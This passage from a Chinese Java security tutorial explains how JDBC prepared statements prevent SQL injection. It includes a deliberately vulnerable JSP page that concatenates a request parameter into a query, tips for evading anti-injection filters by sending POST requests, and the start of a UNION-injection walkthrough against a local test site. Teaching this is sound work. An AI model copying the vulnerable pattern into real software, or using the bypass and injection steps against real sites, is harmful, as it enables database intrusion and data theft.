从Class.forName反射去加载MYSQL启动开始，到通过DriverManager去获取一个本地的连接数据库的对象。而拿到一个数据连接以后便是我们执行SQL与事物处理的过程。当我们去调用PreparedStatement的方法如：executeQuery或executeUpdate等都会通过mysql的JDBC实现对Mysql数据库做对应的操作。Java里面连接数据库的方式一般来说都是固定的格式，不同的只是实现方式。所以只要我们的项目中有加载对应数据库的jar包我们就能做相应的数据库连接。**而在一个Web项目中如果/WEB-INF/lib下和对应容器的lib下只有mysql的数据库连接驱动包，那么就只能连接MYSQL了**，这一点跟其他语言有点不一样，不过应该容易理解和接受，假如php.ini不开启对mysql、mssql、oracle等数据库的支持效果都一样。修复之前的SQL注入的方式显而易见了，**用“？”号去占位，预编译SQL的时候会自动根据pstt里的参数去处理，从而避免SQL注入。**


```
String sql = "SELECT * from corps where id = ? ";
pstt = conn.prepareStatement(sql);//获取预编译的PreparedStatement对象
pstt.setObject(1, id);//使用预编译SQL
ResultSet rs = pstt.executeQuery();
```


在通过conn.prepareStatement去获取一个PreparedStatement便会以预编译去处理查询SQL，而使用conn.createStatement得到的只是一个普通的Statement不


会去预编译SQL语句，但Statement执行效率和速度都比prepareStatement要快前者是后者的父类。

从类加载到连接的关闭数据库厂商根据自己的数据库的特性实现了 JDBC 的接口。类加载完成之后才能够继续调用其他的方法去获取一个连接对象，然后才能过去执行 SQL 命令、返回查询结果集(ResultSet)。Mysql 的 Driver：`public class Driver extends NonRegisteringDriver implements java.sql.Driver{}`


在加载驱动处下断点（22 行），可以跟踪到 mysql 的驱动连接数据库到获取连接的整个过程。









F5 进入到 Driver 类：



驱动加载完成后我们会得到一个具体的连接的对象 Connection,而这个 Connection 包含了大量的信息，我们的一切对数据库的操作都是依赖于这个 Connection 的：



conn.prepareStatement(sql);在获取PreparedStatement对象的时进入会进入到Connection类的具体的实现类ConnectionImpl类。然后调用其prepareStatement方法。



而nativeSQL方法调用了EscapeProcessor类的静态方法escapeSQL进行转意，返回的自然是转意后的SQL。预编译默认是在客户端的用com.mysql.jdbc.PreparedStatement本地SQL拼完SQL，最终mysql数据库收到的SQL是已经替换了“?”后的SQL，执行并返回我们查询的结果集。

从上而下大概明白了预编译做了个什么事情，并不是用了PreparedStatement这个对象就不存在SQL注入而是跟你在预编译前有没有拼凑SQL语句，String sql = "select * from xxx where id = "+id//这种必死无疑。

Web中绕过SQL防注入：

Java 中的 JSP 里边有个特性直接 request.getParameter("Parameter");去获取请求的数据是不分 GET 和 POST 的，而看过我第一期的同学应该还记得我们的 Servlet 一般都是两者合一的方式去处理的，而在 SpringMVC 里面如果不指定传入参数的方式默认是 get 和 post 都可以接受到。

SpringMvc 如：

```
@RequestMapping(value="/index.aspx",method=RequestMethod.GET)
public String index(HttpServletRequest request,HttpServletResponse response){
    System.out.println("------------");
    return "index";
}
```

上面默认指定只接收 GET 请求，而大多数时候是很少有人去指定请求的方式的。说这么多其实就是为了告诉大家我们可以通过 POST 方式去绕过普通的 SQL 防注入检测！

Web 当中最容易出现 SQL 注入的地方：


1、常见的文章显示、分类展示。
2、用户注册、用户登录处。
3、关键字搜索、文件下载处。
4、数据统计处（订单查询、上传下载统计等）经典的如 select 下拉框注入。
5、逻辑略复杂处(密码找回以及跟安全相关的)。

关于注入页面报错：

如果发现页面抛出异常，那么得从两个方面去看问题，传统的SQL注入在页面报错以后肯定没法直接从页面获取到数据信息。如果报错后SQL没有往下执行那么不管你提交什么SQL注入语句都是无效的，如果只是普通的错误可以根据错误信息进行参数修改之类继续SQL注入。

假设我们的id改为int类型：

```
int id = Integer.parseInt(request.getParameter("id"));
```



程序在接受参数后把一个字符串转换成int(整型)的时候发生异常，那么后面的代码是不会接着执行的哦，所以SQL注入也会失败。

Spring中如何安全的拼SQL(JDBC同理)：

对于常见的SQL注入采用预编译就行了，但是很多时候简单的条件较多或较为复杂的时候很多人都想偷懒拼SQL总是似乎免不了的。

写了个这样的多条件查询条件自动匹配：

```
public static String SQL_FORUM_CLASS_SETTING = "SELECT * from bjcyw_forum_forum where 1=1 ";
public List<Map<String, Object>> getForumClass(Map<String,Object> forum) {
    StringBuilder sql=new StringBuilder(SQL_FORUM_CLASS_SETTING);
    List<Object> ls=new ArrayList<Object>();
    if (forum.size()>0) {
      for (String key : forum.keySet()) {
        Object obj[]=(Object [])forum.get(key);
        sql = SqlHelper.selectHelper(sql, obj);
        if ("like".equalsIgnoreCase(obj[2].toString().trim())) {
          ls.add("%"+obj[1]+"%");
        }else {
          ls.add(obj[1]);
        }
      }
    }
    return jdbcTemplate.queryForList(sql.toString(),(Object[])ls.toArray());
  }
```

selectHelper方法：


```
public static StringBuilder selectHelper(StringBuilder sql, Object obj[]){
    if (Constants.SQL_HELPER_LIKE.equalsIgnoreCase(obj[2].toString())) {
       sql.append(" AND "+obj[0]+" like ?");
    }else if (Constants.SQL_HELPER_EQUAL.equalsIgnoreCase(obj[2].toString()))
{
       sql.append(" AND "+obj[0]+" = ?");
    }else if
(Constants.SQL_HELPER_GREATERTHAN.equalsIgnoreCase(obj[2].toString())) {
       sql.append(" AND "+obj[0]+" > ?");
    }else if
(Constants.SQL_HELPER_LESSTHAN.equalsIgnoreCase(obj[2].toString())) {
       sql.append(" AND "+obj[0]+" < ?");
    }else if
(Constants.SQL_HELPER_NOTEQUAL.equalsIgnoreCase(obj[2].toString())) {
       sql.append(" AND "+obj[0]+" != ?");
    }
    return sql;
  }
```

信任客户端的参数一切参数只匹配查询条件，把参数和条件自动装配到框架。如果客户端提交了危险的SQL也没有关系在query的时候是会预编译。
（不贴了原文在：http://zone.wooyun.org/content/2448）

4、转战 Web 平台

看完了 SQL 注入在控制台下的表现，如果对上面还不甚清楚的同学继续看下面的 Web 注入。

首先我们了解下 Web 当中的 SQL 注入产生的原因:




Mysql 篇：


数据库结构上面已经声明，现在有以下 Jsp 页面，逻辑跟上面注入一致：

```
index.jsp  JDBCSqlInjectionTest.java
10      .main{margin:0 auto;width:980px;border:1px dashed }
11      .title{line-height:25px; text-align:center; font-size:18px; font-weight:500}
12      p{text-indent: 2em; margin:20px 10px;}
13  </style>
14  <title></title>
15  </head>
16  <body>
17  <div class="main">
18  <%
19      String id = request.getParameter("id"); 接收外部传进来的参数ID，这里是不区分POST和GET的
20      if(!"".equals(id)){
21          String MYSQLDRIVER = "com.mysql.jdbc.Driver";
22          String MYSQLURL = "jdbc:mysql://localhost:3306/wooyun?user=root&password=caonimei&useUnicode=true&characterEncoding=utf8&autoReconnect=true";
23          Class.forName(MYSQLDRIVER);
24          Connection conn = DriverManager.getConnection(MYSQLURL);
25          String sql = "SELECT * from corps where id = "+id;//查询语句
26          PreparedStatement pstt = conn.prepareStatement(sql);
27          ResultSet rs = pstt.executeQuery();
28          out.println("<font color=red>"+sql+"</font>");//打印SQL
29          /*截取SQL注入工具的SQL*/
30          BufferedWriter br = new BufferedWriter(new FileWriter(new File(session.getServletContext().getRealPath("/")+"getSql.txt"),true));
31          br.write(sql+"\n\n\n");//写入内容
32          br.flush();
33          br.close();
34          /*结果遍历*/
35          while(rs.next()){                                    rs.getObject("数据库的字段")
36              out.println("<div class=title>"+rs.getObject("corps_name")+"-"+rs.getObject("corps_url")+"</div>");//把结果输出到界面
37              out.println("<p>"+rs.getObject("corps_desc")+"</p>");//文章内容
38          }
39          rs.close();pstt.close();conn.close();
40      }
41  %>
42  </div>
```

浏览器访问：http://localhost/SqlInjection/index.jsp?id=1




上面我们已经知道了查询的字段数是 4，现在构建联合查询，其中的 1，2，3 只是我们用来占位查看字段在页面对应的具体的输出。在 HackBar 执行我们的 SQL 注入，查看效果和执行情况：



